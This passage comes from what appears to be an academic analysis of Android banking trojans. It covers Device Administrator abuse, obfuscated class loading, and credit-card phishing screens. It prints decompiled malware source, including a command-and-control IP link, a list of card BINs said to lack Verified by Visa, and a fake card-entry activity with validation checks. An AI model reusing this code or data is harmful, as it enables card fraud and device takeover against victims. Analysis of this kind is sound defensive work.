

Image 42: 8D04...83C methods highlighted



Image 43: 8D04...83C Highlighted text

5.1.2.2 Manifest

In order to confirm the hypothesis of the exploitation of the Device Administrator API as already done on the previous malware §5.1.1.2, the manifest has been analyzed, and the same pattern it has been found, that is visible in the image 44.

```
</receiver>
<receiver
        android:name="com.bwgmvd.pbxvikhr.kczjl"
        android:permission="android.permission.BIND_DEVICE_ADMIN"
        >
        <intent-filter
                >
                <action
                        android:name="android.app.action.DEVICE_ADMIN_ENABLED"
                        >
                </action>
                <action
                        android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"
                        >
                </action>
                <action
                        android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"
                        >
                </action>
        </intent-filter>
        <meta-data
                android:name="android.app.device_admin"
                android:resource="@7F050000"
                >
        </meta-data>
</receiver>
<receiver
```

Image 44: 8D04...83C Manifest

5.1.2.3 Code

This zip archive contains a file **classes.dex** (image 35), the decompilation results (using different decompilators) gave multiple java classes: **a**, **b**, **c**, **d** and **gynkni** but the code in these classes is very obfuscated and even after finding the some interesting code inside it, it's not understandable without making assumptions, so it's not possible to say anything certain. But is possible to affirm that inside the code of all the classes there is a large usage of Classloaders, an example is in the image 45.

```
private ClassLoader e() {
    this.h = new int[13];
    this.h[10] = this.a - 4198 - 98 - (this.f + 13318 + 16);
    return (ClassLoader)this.a(this.getClass(), new String(this.a(new byte[]{-71, -6, -27, 95, -87, 116, -35, -108, -68, 6, 74, -14, 112, -36})));
}
```

Image 45: Classloader usage

5.1.2.4 Folders content

Inside the folders of this archive, can be found different kinds of files, like the previous malware 5.1.1.4, in the path "/res/layout/" is possible to find the same files with the same names: *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 46), and also in the path "/res/drawable-sw-540dp-hdpi-v13/" there are files named *cvc_amex.png* and *cvc_visa.png* (image 47). So the same assumptions can be made for this malware, regarding credit cards.



Image 46: path /res/layout/



Image 47: path /res/drawable-sw-540dp-hdpi-v13/

5.1.3 9E9D...901

This file is also a zip file, which contains different folders, and different types of files, the first thing that is noticeable is a file named classes.dex (image 48), is also present an XML file named **AndroidManifest.xml**.



Image 48: Content of 9E9D...901

5.1.3.1 Virus total results

As is shown in the image 49 this zip file is considered malicious by 32 vendors.



Image 49: 9E9D...901 Virustotal results

This malware as the previous analyzed §5.1.1 §5.1.2, ask the same type of permissions (image 50) for accessing internet, read contacts, read messages etc... The intent actions shown in the image 51, are basically the same of the previous two malware, there are also presents the actions:

- ***DEVICE_ADMIN_ENABLED***
- ***DEVICE_ADMIN_DISABLE_REQUEST***
- ***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***

Virus total also found the admin link for the Device Administrator (image 52).



Image 50: Permissions 9E9D...901



Image 51: Intent actions 9E9D...901



Image 52: Admin link

Also this malware use the "**Get video codec access**" as explanation to give control on the device to the admin.



Image 53: Action explanation

Looking at the highlitghed text from Virus total (image 54) is possible to see that the malware may erase the data performing a factory reset.



Image 54: 9E9D...901 Highlighted text

5.1.3.2 Manifest

Analyzing the manifest (image 55) is possible to see the same pattern observed in the previous malwares §5.1.1.2 §5.1.2.2, so also this malware exploits the Device administrator API.

```
</receiver>
<receiver
        android:name=".DevAdminReceiver"
        android:permission="android.permission.BIND_DEVICE_ADMIN"
        >
        <intent-filter
                >
                <action
                        android:name="android.app.action.DEVICE_ADMIN_ENABLED"
                        >
                </action>
                <action
                        android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"
                        >
                </action>
                <action
                        android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"
                        >
                </action>
        </intent-filter>
        <meta-data
                android:name="android.app.device_admin"
                android:resource="@7F050000"
                >
        </meta-data>
</receiver>
<receiver
```

Image 55: 9E9D...901 Manifest

5.1.3.3 Folders content

As the previous malware §5.1.1.4 §5.1.2.4, in the path "/res/layout/" is possible to find the same files: *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 56), unlike the previuos malwares the files named *cvc_amex.png* and *cvc_visa.png* are in a different but very similar path "/res/drawable-sw-540dp-hdpi/" (image 57). So also this malware operate with credit cards.



Image 56: path /res/layout/



Image 57: path /res/drawable-sw-540dp-hdpi/

5.1.3.4 Code

Decompiling the file **classes.dex**, the result is a large set of different classes, with readable code, many of them are used for graphics, so the classes that will be analyzed in the next chapters are the most relevant, to show the behaviour of this malware.

5.1.3.5 Constants.class

The first class that gives an idea of the behaviour of this malware is the class Constants.class §58 in which are defined a set of constants used by the malware. The first is **ADMIN_LINK**, that is self explanatory, is possible to see that is an HTTP link to an IP, and is used to request a command. Also in this class are defined two lists of ***Bank Identification Number*** (BIN) [2]

[2] A BIN refers to the first four to six numbers on a payment card. This set of numbers identifies the financial institution that issues the card.

```
public class Constants {
        //Definition of a constant that specifies an ip address, that is owned by the admin
    public static final String ADMIN_LINK = "http://91.224.161.102/?action=command";
    public static final String APP_ID = "APP_ID";

    //is possible to notice that 2 list of BINS are declared the first is a black list
    //the second one is a list of BINS without VERIFIED BY VISA (VBV)
    public static final String[] BINS_BLACK_LIST = new String[]{"402360", "533317", "533875",
        "530514", "534207", "535921", "526430", "529205", "432610", "516795", "531171", "541591", "512669", "526724"};
    public static final String[] BINS_WITHOUT_VBV = new String[]{"493598", "400319", "402041", "402042", "402043", "402044",
        "402169", "402186", "402222", "402290", "402425", "402426", "402427", "402428", "403328", "405656", "405785", "406261",
        "406277", "406278", "406279", "408089", "413397", "417654", "417783", "419037", "419038", "419039", "419040", "420900",
        "420901", "420902", "420967", "424328", "426006", "426007", "426008", "426009", "431486", "431487", "431488", "431489",
        "432917", "432918", "432919", "432920", "432930", "432931", "432932", "432933", "433976", "448436", "448437", "448438",
        "448439", "453220", "453221", "453222", "453223", "453997", "453998", "453999", "454727", "456805", "456806", "456807",
        "456808", "482463", "487708", "489972", "491691", "492295", "492296", "493500", "510134", "511650", "511651", "511652",
        "511653", "512750", "512797", "513348", "518525", "518648", "520014", "520345", "520998", "522842", "522843", "522844",
        "522845", "524343", "524393", "524395", "524396", "524397", "525500", "525501", "525502", "525503", "525540", "525541",
        "525543", "525570", "525574", "525590", "525591", "525592", "525593", "525594", "526265", "526739", "526740", "526741",
        "526742", "528097", "528158", "529204", "531542", "532428", "533217", "541506", "541517", "541520", "541539", "548281",
        "550217", "552178", "552180", "553087", "553139", "553426", "553429", "553430", "553432", "553439", "553456", "554842",
        "556025", "558475", "558646", "558686", "558687", "558688", "558689", "616788", "676188", "676820"};
    //Is possible to notice a constant that specify CARD_SENT, so it clearly describe a consequence of an action performed which involves a card
    public static final String CARD_SENT = "CARD_SENT";
    public static final String INSTALL_ID = "1";
    public static final String INSTALL_SENT = "INSTALL_SENT";
    //Another constant that clearly indicates the intent of intercepting information
    public static final String INTERCEPTING_ENABLED = "INTERCEPTING_ENABLED";
    public static final String LOCK_ENABLED = "LOCK_ENABLED";
    public static final String PREFS_NAME = "app_settings";
    public static final int REQUEST_INTERVAL = 60;
}
```

Image 58: Constants.class

The first list is a blacklist of bins that the admin wants to avoid, the second one is named **BINS_WITHOUT_VBV**, so the list contains banks that doesn't use the ***Verified By Visa*** (VBV) [3]. Other constants specified are **CARD_SENT**, used when the information about the card are sent, **INTERCEPTING_ENABLED** used to signal if the interception on the device is enabled and many others.

5.1.3.6 CreditCardType.class

In this class are defined a data structure for handling the credit cards, that gives the type of cards that is application can handle and a set of methods that checks if the information about the card, that the victim is forced to provide are valid. In this class is defined an *enum* in which are described different types of cards, and the types of related to them §59.

[3]Security mechanism developed by VISA, that introduce an extra identity check, in order to avoid unauthorised use of the card

```
//enum structure defined used for handling different card types
public enum CreditCardType {
        //types of cards handled
    AMEX(3, 4, new String[]{"34", "37"}, new int[]{4, 6, 5}),
    DISCOVER(4, 3, new String[]{"6011", "650"}, new int[]{4, 4, 4, 4}),
    JCB(5, 3, new String[]{"3528-3589"}, new int[]{4, 4, 4, 4}),
    MC(2, 3, new String[]{"51-55"}, new int[]{4, 4, 4, 4}),
    VISA(1, 3, new String[]{"4"}, new int[]{4, 4, 4, 4});

    public final int cvcLength;
    public final int[] groupLengths;
    public final int length;
    public final String[] numberPrefixRanges;
    public final int protobufType;
```

Image 59: Enum structure

So for every type of card are defined, the length of the CCV/CVC, the prefixes, the number of groups of digits an the total number of the digits. Following is shown the constructor of this class §60

```
private CreditCardType(int var3, int var4, String[] var5, int[] var6) {
    this.protobufType = var3;
    this.length = arraySum(var6);
    this.cvcLength = var4;
    this.numberPrefixRanges = var5;
    this.groupLengths = var6;
}
```

Image 60: CreditCardType constructor

The methods defined are different, some performs check about information based on the type of card, other are used to identify the type of card.

```
public static int getMaxCvcLength() {
    int var1 = Integer.MIN_VALUE;
    CreditCardType[] var3 = values();
    int var2 = var3.length;

    for(int var0 = 0; var0 < var2; ++var0) {
        var1 = Math.max(var1, var3[var0].cvcLength);
    }

    return var1;
}
```

Image 61: Method to retrieve the cvc length based on the type of card

```
public static CreditCardType getTypeForNumber(String var0) {
    //this method checks if the credit card parameter are congruent with
    //one of the types of cards supported, if not returns null
    CreditCardType[] var5 = values();
    int var2 = var5.length;
    int var1 = 0;

    CreditCardType var3;
    while(true) {
        if (var1 >= var2) {
            var3 = null;
            break;
        }

        CreditCardType var4 = var5[var1];
        var3 = var4;
        if (var4.isValidNumber(var0)) {
            break;
        }

        ++var1;
    }

    return var3;
}
```

Image 62: Method to identify the type based on the number

```
public static CreditCardType getTypeForPrefix(String var0) {
    //this method returns the type of card based on the prefix of the card number
    CreditCardType[] var5 = values();
    int var2 = var5.length;
    int var1 = 0;

    CreditCardType var3;
    while(true) {
        if (var1 >= var2) {
            var3 = null;
            break;
        }

        CreditCardType var4 = var5[var1];
        var3 = var4;
        if (var4.isValidPrefix(var0)) {
            break;
        }

        ++var1;
    }

    return var3;
}
```

Image 63: Method to identify the type based on the prefix

```
public boolean hasValidLength(String var1) {...3 lines }

public boolean isValidNumber(String var1) {...3 lines }

public boolean isValidPrefix(String var1) {...38 lines }
```

Image 64: Other checks

Is even defined a method that use the Luhn's algorithm (figure 65) to check if the digits of the card, are valid.

```
protected boolean hasValidChecksum(String var1) {
    //performs the checksum of the digits of the card
    //using the luhn's algorithm
  boolean var6 = TextUtils.isEmpty(var1);
  byte var2 = 0;
  if (!var6) {
     int var3 = 0;
     int var4 = 0;

     for(int var7 = var1.length() - 1; var7 >= 0; --var7) {
        int var5 = Integer.parseInt(String.valueOf(var1.charAt(var7)));
        var5 += var4 * var5;
        var3 += (int)((double)var5 + Math.floor((double)(var5 / 10)));
        var4 = 1 - var4;
     }

     var2 = 0;
     if (var3 % 10 == 0) {
        var2 = 1;
     }
  }

  return var2 > 0;
}
```

Image 65: Luhn's algorithm

5.1.3.7 Cards.class

This class is loaded to consent the user to type in the information about the card, first thing that is possible to notice is that it extends *Activity* and has a set of attributes, used for graphical reason §66.

```
public class Cards extends Activity implements OnCreditCardTypeChangedListener, OnValidNumberEnteredListener {
    private static CreditCardType[] CREDIT_CARD_IMAGES_TYPE_ORDER;
    private CreditCardNumberEditText ccBox;
    private View contentCardView;
    private View contentWholeView;
    private Button continueButton;
    private ImageView[] creditCardImages;
    private CreditCardType currentCardType;
    private State currentState;
    private EditText cvcBox;
    private ImageView cvcPopup;
    private TextView errorMessageVbv;
    private EditText expiration1st;
    private EditText expiration2nd;
    private CreditCardImagesAnimator imagesAnimator;
    private View loadingView;
    private ImageView logotype;
    private TextView logotypeTextView;
    private EditText nameOnCard;
    private String oldVbvPass = "";
    private String packageName;
    private BroadcastReceiver signalsReceiver;
    private View vbvConfirmationView;
    private ImageView vbvLogo;
    private EditText vbvPass;
```

Image 66: Cards attributes

In this class are defined a large group of methods all named access$N §67 in which N is a number that change based on the information that are accessed.

```
// $FF: synthetic method
static CreditCardType access$0(Cards var0) {
    return var0.currentCardType;
}

// $FF: synthetic method
static void access$1(Cards var0) {
    var0.onCvcEntered();
}

// $FF: synthetic method
static void access$10(Cards var0, View var1, int var2, int var3, View var4, int var5, boolean var6) {
    var0.crossFade(var1, var2, var3, var4, var5, var6);
}

// $FF: synthetic method
static EditText access$11(Cards var0) {
    return var0.vbvPass;
}

// $FF: synthetic method
static void access$12(Cards var0, State var1) {
    var0.currentState = var1;
}

// $FF: synthetic method
static View access$13(Cards var0) {
    return var0.contentWholeView;
}
```

Image 67: Subset of methods access$N

The next method §68, is used to check if the information, about a credit card, are valid, these checks are performed using the method analyzed in the section §5.1.3.6.

```
private boolean areAllCardFieldsValid() {
    //this method check if the values inserted in the field are valid
    //check if the BIN is in the blacklist
    //if something is wrong it starts a shake animation
  if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {
     int var1 = Integer.parseInt(this.expiration1st.getText().toString());
     if (var1 >= 1 && var1 <= 12 && this.expiration1st.getText().toString().length() == 2) {
        var1 = Integer.parseInt(this.expiration2nd.getText().toString());
        if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {
           if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {
              this.playShakeAnimation(this.cvcBox);
              return false;
           } else if (this.nameOnCard.getText().toString().length() < 3) {
              this.playShakeAnimation(this.nameOnCard);
              return false;
           } else {
              return true;
           }
        } else {
           this.playShakeAnimation(this.expiration2nd);
           return false;
        }
     } else {
        this.playShakeAnimation(this.expiration1st);
        return false;
     }
  } else {
     this.playShakeAnimation(this.ccBox);
     return false;
  }
}
```

Image 68: Checks on the fields of the card

